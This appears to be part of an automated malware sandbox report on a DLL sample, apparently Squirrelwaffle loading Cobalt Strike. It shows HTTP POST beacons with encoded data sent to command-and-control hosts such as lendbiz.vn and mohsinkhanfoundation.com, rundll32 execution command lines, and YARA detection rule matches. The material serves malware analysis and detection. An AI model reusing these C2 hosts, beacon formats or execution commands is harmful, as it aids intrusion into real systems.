eXp7QUVCQ0FBfn15eXt5fHtzdUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.7	49852	103.28.36.212	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:30.311337948 CEST	1777	OUT	POST /xj3BhHtMbf/fTB4IBwfOiwYPxk6GRosPCV9BAJzPwp0C3IvDkV+cnhlfXlzZHlieA== HTTP/1.1 Host: lendbiz.vn Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:31.158032894 CEST	1786	IN	HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Cache-Control: public, max-age=0 Expires: Mon, 27 Sep 2021 18:26:28 GMT Content-Length: 270 Date: Mon, 27 Sep 2021 18:26:28 GMT Server: LiteSpeed Vary: Accept-Encoding Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 79 66 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHtyfEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.7	49855	103.28.36.212	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:34.618367910 CEST	1822	OUT	POST /xj3BhHtMbf/EQsPOCI9HT0CfXsGCQQcIA59PT18Q3p1fWV7fXRheWR8 HTTP/1.1 Host: lendbiz.vn Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49762	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:51.025165081 CEST	1103	OUT	POST /pcQLeLMbur/CAsZDz1/MEJ9dnlkenp3ZXhlew== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPyggOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:51.413126945 CEST	1104	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:51 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 66 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+fUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPyggOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49764	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:51.829639912 CEST	1106	OUT	POST /pcQLeLMbur/DClzfTsJDgA/AicrERgXCHsERX5yeGV9eXNkeWJ4 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPyggOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:52.245923996 CEST	1203	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:51 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 66 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+fkJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPyggOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.7	49765	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:52.541340113 CEST	1336	OUT	POST /pcQLeLMbur/EgwECwQhMhk+BQkuH38nHQUtly4GLwpFfnJ4ZX15c2R5Yng= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPyggOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:52.950078011 CEST	1342	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:52 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 66 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+fkJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.7	49768	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:53.427154064 CEST	1347	OUT	POST /pcQLeLMbur/GB0tLyckQ3p1fWV7fXRheWR8 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:53.840007067 CEST	1355	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:53 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 66 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+f0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6620 Parent PID: 672

General

Start time:	20:25:42
Start date:	27/09/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\p2SijKiqgZ.dll'
Imagebase:	0x8d0000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Cobaltbaltstrike_RAW_Payload_https_stager_x86, Description: Detects CobaltStrike payloads, Source: 00000000.00000002.518421340.0000000002E90000.00000040.00000001.sdmp, Author: Avast Threat Intel Team • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000000.00000002.518421340.0000000002E90000.00000040.00000001.sdmp, Author: Joe Security • Rule: Cobaltbaltstrike_RAW_Payload_https_stager_x86, Description: Detects CobaltStrike payloads, Source: 00000000.00000002.516568277.00000000009F0000.00000004.00000020.sdmp, Author: Avast Threat Intel Team • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000000.00000002.516568277.00000000009F0000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Squirrelwaffle, Description: Yara detected Squirrelwaffle, Source: 00000000.00000002.515938362.00000000009B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Trojan_Raw_Generic_4, Description: unknown, Source: 00000000.00000002.519373295.0000000003B20000.00000040.00000001.sdmp, Author: FireEye • Rule: CobaltStrike_C2_Encoded_XOR_Config_Indicator, Description: Detects CobaltStrike C2 encoded profile configuration, Source: 00000000.00000002.519373295.0000000003B20000.00000040.00000001.sdmp, Author: yara@s3c.za.net • Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: 00000000.00000002.519373295.0000000003B20000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CobaltStrike_2, Description: Yara detected CobaltStrike, Source: 00000000.00000002.519373295.0000000003B20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Trojan_Raw_Generic_4, Description: unknown, Source: 00000000.00000003.263743260.0000000003B21000.00000040.00000001.sdmp, Author: FireEye • Rule: CobaltStrike_C2_Encoded_XOR_Config_Indicator, Description: Detects CobaltStrike C2 encoded profile configuration, Source: 00000000.00000003.263743260.0000000003B21000.00000040.00000001.sdmp, Author: yara@s3c.za.net • Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: 00000000.00000003.263743260.0000000003B21000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CobaltStrike_2, Description: Yara detected CobaltStrike, Source: 00000000.00000003.263743260.0000000003B21000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6644 Parent PID: 6620

General

Start time:	20:25:43
Start date:	27/09/2021

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\p2SijKiqgZ.dll',#1
Imagebase:	0x870000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6688 Parent PID: 6644

General

Start time:	20:25:44
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\p2SijKiqgZ.dll',#1
Imagebase:	0x1010000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Squirrelwaffle, Description: Yara detected Squirrelwaffle, Source: 00000003.00000000.254857742.0000000004590000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Squirrelwaffle, Description: Yara detected Squirrelwaffle, Source: 00000003.00000000.253813077.0000000004590000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Squirrelwaffle, Description: Yara detected Squirrelwaffle, Source: 00000003.00000002.284559646.0000000004590000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: WerFault.exe PID: 6844 Parent PID: 6688

General

Start time:	20:25:48
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6688 -s 732
Imagebase:	0xfe0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis